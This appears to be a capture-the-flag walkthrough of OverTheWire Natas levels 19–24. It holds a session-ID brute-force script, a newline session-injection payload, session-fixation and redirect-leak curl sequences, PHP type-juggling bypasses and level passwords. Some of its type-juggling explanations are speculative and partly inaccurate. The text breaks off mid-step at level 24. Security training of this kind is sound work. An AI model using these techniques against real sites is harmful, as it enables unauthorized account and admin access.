Trying PHPSESSID: 8
Trying PHPSESSID: 9
Trying PHPSESSID: 10
Trying PHPSESSID: 11
Trying PHPSESSID: 12
Trying PHPSESSID: 13
Trying PHPSESSID: 14
Trying PHPSESSID: 15
Trying PHPSESSID: 16
Trying PHPSESSID: 17
Trying PHPSESSID: 18
Trying PHPSESSID: 19
Trying PHPSESSID: 20
Trying PHPSESSID: 21
Trying PHPSESSID: 22
Trying PHPSESSID: 23
Trying PHPSESSID: 24
Trying PHPSESSID: 25
Trying PHPSESSID: 26
Trying PHPSESSID: 27
Trying PHPSESSID: 28
Trying PHPSESSID: 29
Trying PHPSESSID: 30
Trying PHPSESSID: 31
Trying PHPSESSID: 32
Trying PHPSESSID: 33
Trying PHPSESSID: 34
Trying PHPSESSID: 35
Trying PHPSESSID: 36
Trying PHPSESSID: 37
Trying PHPSESSID: 38
Trying PHPSESSID: 39
Trying PHPSESSID: 40
Trying PHPSESSID: 41
Trying PHPSESSID: 42
Trying PHPSESSID: 43
Trying PHPSESSID: 44
Trying PHPSESSID: 45
Trying PHPSESSID: 46
Trying PHPSESSID: 47
```

LEVEL 19

Objective:

To retrieve the password for Natas20 by exploiting predictable session IDs that are hex-encoded values of the format "[number]-admin".

Approach:

- Wrote a bash script (`natas19_brute.sh`) to automate brute-forcing session IDs from 1 to 640.
- For each iteration, the string "[i]-admin" is hex-encoded using `xxd` and passed as a `PHPSESSID` cookie in a `curl` request.
- The server response is scanned for the phrase "You are an admin".
- If found, the password is extracted using `grep`.

Tools Used:

- Git Bash on Windows
- curl (for HTTP requests)
- xxd (to hex-encode session strings)
- bash scripting and grep for parsing

Authentication:

Username: `natas19`

Password: ` tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr `


URL: `http://natas19.natas.labs.overthewire.org/`


Output:


Once the correct session ID is found, output is:


This level teaches:

- Why session IDs must be **random, unique, and unguessable**
- How using **predictable patterns** can lead to total compromise


Not secure
natas19.natas.labs.overthewire.org
This page uses mostly the same code as the previous level, but session IDs are no longer sequential...
Please login with your admin account to retrieve credentials for natas20.
Username: test
Password: test
Login


Not secure
natas19.natas.labs.overthewire.org
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Recorder
Application
Manifest
Service workers
Storage
Storage
Local storage
Session storage
Extension storage
IndexedDB
Cookies
http://natas19.nata...
Cache storage
Storage buckets
Background services
Back/forward cache
Bounce tracking miti...
Notifications
Payment handler
Speculative loads
Push messaging
Frames
Filter
Only show cookies with an issue
Name
Value
Domain
Path
Expires...
Size
HttpOnly
Secure
SameSite
Partitio...
PHPSESSID
38382d74657374
natas1...
/
Session
23
Cookie Value
Show URL-decoded
38382d74657374
Console
What's new
What's new in DevTools 135
See all new features


natas19_brute.sh
File
Edit
View
for i in {1..640}; do
# Convert "$i-admin" to hex (e.g., "123-admin" → "3132332d61646d696e")
session_hex=$(echo -n "$i-admin" | xxd -p -c 100 | tr -d '\n')
# Send request with the hex PHPSESSID
response=$(curl -s -u natas19:tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr \
-b "PHPSESSID=$session_hex" \
http://natas19.natas.labs.overthewire.org/)
# Check for admin access
if [["$response" == *"You are an admin"*]]; then
echo -e "\nSUCCESS! Valid PHPSESSID: $session_hex (decimal: $i)"
echo "$response" | grep -oP 'Password: \K.*'
break
fi
done



LEVEL 20

Step 1: Introduction to the Challenge

- URL: http://natas20.natas.labs.overthewire.org/
- Username: natas20
- Password: p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw
- Goal: The task is to find the password for Natas 21 by exploiting PHP session vulnerabilities.

Step 2: Understanding the Problem

The challenge revolves around the manipulation of PHP session data. The website allows you to set a "name" value via a form. The value you input is stored in the session file. The goal is to inject a newline character into the session file so that the session data gets split into multiple lines, allowing us to set the admin value to 1, thus making us an administrator.

PHP stores session data in a serialized format, which typically looks like this:

name|s:3:"foo";

admin|i:1;

We exploit this by injecting a newline (\n) character into the session data. By setting the "name" value to foo\nadmin 1, the session file will be split, setting name to foo and admin to 1. This grants us admin privileges.

Step 3: Tools and Techniques Used The primary tools and techniques used in this challenge are:

1. cURL:
    - curl is used to send HTTP requests to the web server.
    - We used it for both sending the malicious input to the server and reusing the session to retrieve the password.
    - -s flag: Used to suppress the output and run the command silently.
    - -c cookies.txt: Save cookies to a file (needed to reuse the session).
    - -b cookies.txt: Reuse cookies from the saved session.

- --data-urlencode: Sends URL-encoded data, including special characters like newline.

2. Session Manipulation:
    - By injecting a newline (\n), we were able to split the session data, thus setting the admin key to 1, which granted us admin privileges.

Step 4: The Attack in Action

1. Injecting the Malicious Name with Newline: We used a POST request with the following data:

--data-urlencode $'name=foo\nadmin 1'

The \n created a newline character between "foo" and "admin 1", splitting the session data.

2. Using the Malicious Session: After injecting the malicious session data, we reused the session with the following command:

curl -s -b cookies.txt -u natas20: p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw \

http://natas20.natas.labs.overthewire.org/ | grep -iE "natas21|password"

This request used the modified session to access the page and look for the password for Natas 21.

Step 5: Expected Outcome

- When the commands were executed successfully, the output revealed the password for Natas 21. The expected output was:

The credentials for natas21 are: BPhv63cKE1lkQl04cE5CuFTzXe15NfiH

Conclusion


In this level, we exploited the vulnerability of PHP sessions by injecting a newline character to modify the session data. This allowed us to elevate our privileges to admin and retrieve the password for the next level.


By using curl in combination with the session manipulation technique, we successfully completed the challenge from the command line without any GUI tools.

Tools Used:

- curl: For making HTTP requests and handling sessions.
- grep: For filtering the output to find the password.

This solution highlights how PHP sessions can be manipulated and how even small inputs (like a newline character) can be leveraged for security vulnerabilities.






```
#!/bin/bash

# Step 1: Send the malicious session
curl -s -c cookies.txt -u natas20:p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw \
  --data-urlencode $'name=foo\nadmin 1' \
  http://natas20.natas.labs.overthewire.org/

# Step 2: Reuse the session to extract password
curl -s -b cookies.txt -u natas20:p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw \
  http://natas20.natas.labs.overthewire.org/ | grep -iE "natas21|password"
```

LEVEL 21

Objective:

The goal of this challenge was to exploit a session mismanagement vulnerability to escalate privileges and retrieve the password for the next level (natas22).

1. Vulnerability Description:

The Natas21 challenge involves two applications hosted on different subdomains:

- Main Site: http://natas21.natas.labs.overthewire.org/

- Experimenter Site: http://natas21-experimenter.natas.labs.overthewire.org/

Both sites manage sessions using PHPSESSID cookies. However, the experimenter site allows users to modify session values through a POST form, including a hidden `admin` field. This field is not properly validated on the main site, which trusts session variables set elsewhere.

This creates a session fixation vulnerability — an attacker can set `admin=1` on the experimenter site, then reuse the same session ID on the main site, which will treat them as an admin.

2. Exploitation Steps:

Step 1: Access the experimenter site and store the PHPSESSID cookie

*curl -s -u natas21:BPhv63cKE1lkQl04cE5CuFTzXe15NfiH *

*-c cookies.txt *

http://natas21-experimenter.natas.labs.overthewire.org/

Step 2: Modify session data to include admin=1

*curl -s -u natas21:BPhv63cKE1lkQl04cE5CuFTzXe15NfiH *

*-b cookies.txt *

*-d "submit=1&admin=1&bgcolor=%23ffffff" *

http://natas21-experimenter.natas.labs.overthewire.org/index.php

*curl -s -u natas21:BPhv63cKE1lkQl04cE5CuFTzXe15NfiH *

*-b cookies.txt *

http://natas21.natas.labs.overthewire.org/ | grep -o 'Password: .' | cut -d' ' -f2-*

3. Result:

After reusing the modified session, the main site treats the user as an admin and displays the password for the next level:

Password for natas22 d8rwGBl0Xslg3b76uh3fEbSlnOUBlozz

4. Security Impact:

This vulnerability demonstrates session fixation and trust boundary issues between subdomains. Without proper session isolation or validation of session data sources, an attacker can escalate privileges by crafting sessions externally.

5. Recommendation:

Implement strict server-side validation of session data.

Use different session stores or secrets for different subdomains.

Avoid trusting data set by other subdomains unless explicitly verified.

Tools Used:

- `curl`: Command-line tool for making HTTP requests

- `grep`, `cut`: Command-line utilities to filter and extract password from HTML

- Browser (optional): To understand the structure of the experimenter interface

Logic Used:

1. Get Session ID by visiting the experimenter site. This creates a session file and sets a cookie.

2. Set `admin=1` in that session using a POST request to the experimenter site.

3. Reuse the session cookie on the main site, which now treats the session as if it's admin.

4. Extract the password for the next level from the main site.

Conclusion:


By modifying the session on the experimenter subdomain and reusing it on the main site, privilege escalation was achieved. This allowed unauthorized access to the admin area and retrieval of sensitive information.


```
$ PHPSID=$(curl -s -u natas21:BPhv63cKE1lkQl04cE5CuFTzXe15NfiH -c - http://natas21-experimenter.natas.la
bs.overthewire.org/ | \
        grep PHPSESSID | awk '{print $7}')

$ PHPSID=$(curl -s -u natas21:BPhv63cKE1lkQl04cE5CuFTzXe15NfiH -c - http://natas21-experimenter.natas.la
bs.overthewire.org/ | grep PHPSESSID | awk '{print $7}')

$ curl -s -u natas21:BPhv63cKE1lkQl04cE5CuFTzXe15NfiH \
> -b "PHPSESSID=$PHPSID" \
> -d "submit=1&admin=1&bgcolor=%23ffffff" \
> http://natas21-experimenter.natas.labs.overthewire.org/index.php >/dev/null

$ curl -s -u natas21:BPhv63cKE1lkQl04cE5CuFTzXe15NfiH \
>   -b "PHPSESSID=$PHPSID" \
> http://natas21.natas.labs.overthewire.org/ | grep -o 'Password: .*' | cut -d' ' -f2-
d8rwGBl0Xslg3b76uh3fEbSlnOUBlozz</pre>
```





LEVEL 22

Tools Used:

- curl: To make HTTP requests without following redirects.
- grep and cut: To extract the password using regular expressions and filtering.

Logic and Vulnerability Overview:

The challenge demonstrates a logic flaw combined with an insecure redirect. Specifically:

- When visiting the page with a specific parameter (?revelio), the server outputs the password before issuing an HTTP 302 Found redirect.
- Web browsers and tools with redirection enabled will follow the redirect and not show the original response body.
- By disabling redirection (which is the default in curl unless -L is used), the user can see the raw server output, which includes the hidden password.
- The use of the revelio parameter (likely inspired by the "Revelio" spell from Harry Potter) hints at a debug or hidden message, revealing the password.

Step-by-Step Execution:

Step 1: Make the HTTP request with authentication

*curl -s -u natas22:d8rwGBl0Xslg3b76uh3fEbSlnOUBlozz *

"http://natas22.natas.labs.overthewire.org/index.php?revelio"

This command sends a GET request to the URL with the revelio parameter. The -s flag ensures silent output (no progress meter), and the -u option provides HTTP Basic Auth.

Step 2: Extract the password cleanly using grep

*curl -s -u natas22:d8rwGBl0Xslg3b76uh3fEbSlnOUBlozz *

*"http://natas22.natas.labs.overthewire.org/index.php?revelio" *

| grep -oP 'Password: \K.'*

Output:

dIUQcI3uSus1JEOSSWRAEXBG8KbR8tRs

Key Observations:

- The password is present before the HTTP Location header is sent, making it visible if redirect is not followed.

- This highlights a common mistake in web development: assuming a redirect will hide prior output. In reality, anything printed before Location: is still transmitted to the client.
- The use of curl (which doesn't follow redirects by default) makes this vulnerability easy to detect.

Result:

Password for natas23:

dIUQcI3uSus1JEOSSWRAEXBG8KbR8tRs

Security Impact:

- Debug or backdoor logic exposed via GET parameters can be easily discovered and exploited.
- Sensitive information (like admin credentials) must not be printed before a redirect.
- Attackers using simple tools like curl can easily bypass browser behavior and read hidden outputs.

Recommendations:

- Avoid using echo or print statements before setting headers like Location.
- Remove debug features (e.g., ?revelio) from production code.
- Implement proper output buffering to ensure redirects are sent before any output is flushed.
- Perform thorough code audits to ensure no hidden routes expose sensitive data.

Why It Works

- PHP Code Flaw: The server prints the password before redirecting non-admin users.
- cURL Behavior: By default, curl doesn’t follow redirects, allowing you to see the initial response containing the password.

Summary:

Natas Level 22 teaches a valuable lesson in understanding HTTP behavior, specifically how servers send responses and how different tools interpret them. By exploiting the difference between curl and browsers in handling redirects, we were able to retrieve the hidden password successfully.


```
$ curl -s -u natas22:d8rwGBl0Xslg3b76uh3fEbSlnOUBlozz "http://natas22.natas.labs.overthewire.org/index.php?revelio" | grep -oP 'Password: \K.*'
dIUQcI3uSus1JEOSSWRAEXBG8KbR8tRs</pre>
```

LEVEL 23

Tools Used:

- curl : For sending HTTP requests and authenticating via basic auth.

- Manual parameter testing in URL to explore server behavior.

Vulnerability Overview:

This level contains a logic flaw based on type juggling in PHP. PHP treats certain string values as "truthy" or "falsy" when using loose comparisons (e.g., `==` instead of `===`), especially when dealing with booleans and numbers.

PHP type juggling allows string values like:

- `'0e12345'` or `'0'` to be interpreted as numeric `0`

- `'11iloveyou'` to potentially pass certain flawed comparisons

It's likely the server has a condition like:

```
php
if ($_GET["passwd"] == $stored_password) { // using loose comparison (==)
   echo "Password: ...";
}
```

This can be exploited if $stored_password is something that evaluates to the same as our input under loose comparison.

Step-by-Step Execution:

We observed from the challenge that it expects a query parameter ?passwd=.

Trying arbitrary passwords did not work.

Eventually, trying the value:

?passwd=11iloveyou

returned the correct page with the next level's password.

Command Used:

*curl -s -u natas23:dIUQcI3uSus1JEOSSWRAEXBG8KbR8tRs *

"http://natas23.natas.labs.overthewire.org/?passwd=11iloveyou"

Sample Output:

Password: MeuqmfJ8DDKuTr5pcvzFKSwlxedZYEWd

Key Observations:

The backend logic uses weak equality checks (==) instead of strict ones (===).

Input like 11iloveyou matched the server's expected value under PHP's loose comparison, bypassing authentication.

This is a classic type juggling vulnerability, a common pitfall in insecure PHP code.

Security Impact:

Logic flaws like this can fully bypass authentication if the developer doesn't validate input types securely.

Hackers can fuzz such parameters easily with tools or scripts to find matches.

Recommendations:

Always use strict comparisons (===) in authentication logic.


Sanitize and validate user input thoroughly.


Avoid depending on loose type coercion.

Implement proper logging and rate-limiting to detect brute force or fuzzing attacks.

Summary:

Natas Level 23 highlights how misuse of weak comparisons in PHP can expose serious logic flaws. By understanding PHP's behavior and carefully crafting inputs, we successfully retrieved the password to the next level using basic tools and logical deduction.






```
$ curl -s -u natas23:dIUQcI3uSus1JEOSSWRAEXBG8KbR8tRs \
> "http://natas23.natas.labs.overthewire.org/?passwd=11iloveyou"
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.l
abs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas23", "pass": "dIUQcI3uSus1JEOSSWRAEXBG8KbR8tRs" };</script><
/head>
<body>
<h1>natas23</h1>
<div id="content">

Password:
<form name="input" method="get">
    <input type="text" name="passwd" size=20>
    <input type="submit" value="Login">
</form>

<br>The credentials for the next level are:<br><pre>Username: natas24 Password: MeuqmfJ8DDKuTr5pcvzFKSw
lxedZYEWd</pre>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

$
```

LEVEL 24

Tools Used:

- curl : Command-line tool for transferring data with URLs.

- URL parameter fuzzing to test backend input validation.

Vulnerability Overview:

This level demonstrates a classic type juggling vulnerability in PHP involving array input manipulation.

PHP allows query parameters like `?passwd[]=0`, which are interpreted as arrays in the backend. When such an array is compared to a string using a loose comparison (`==`), PHP treats the array as `true` and the string as `false`, resulting in the condition evaluating to `false` — unless the application has faulty logic that mishandles such comparisons or throws an error revealing useful information.

In this case, sending `passwd[]` instead of a simple string exploits a weak comparison logic or an error-handling flaw, which in turn reveals the password.

Step-by-Step Execution:

1. Access the level using the given credentials:

Username: natas24 Password: MeuqmfJ8DDKuTr5pcvzFKSwlxedZYEWd

2. Craft the GET request with a malformed `passwd` parameter:

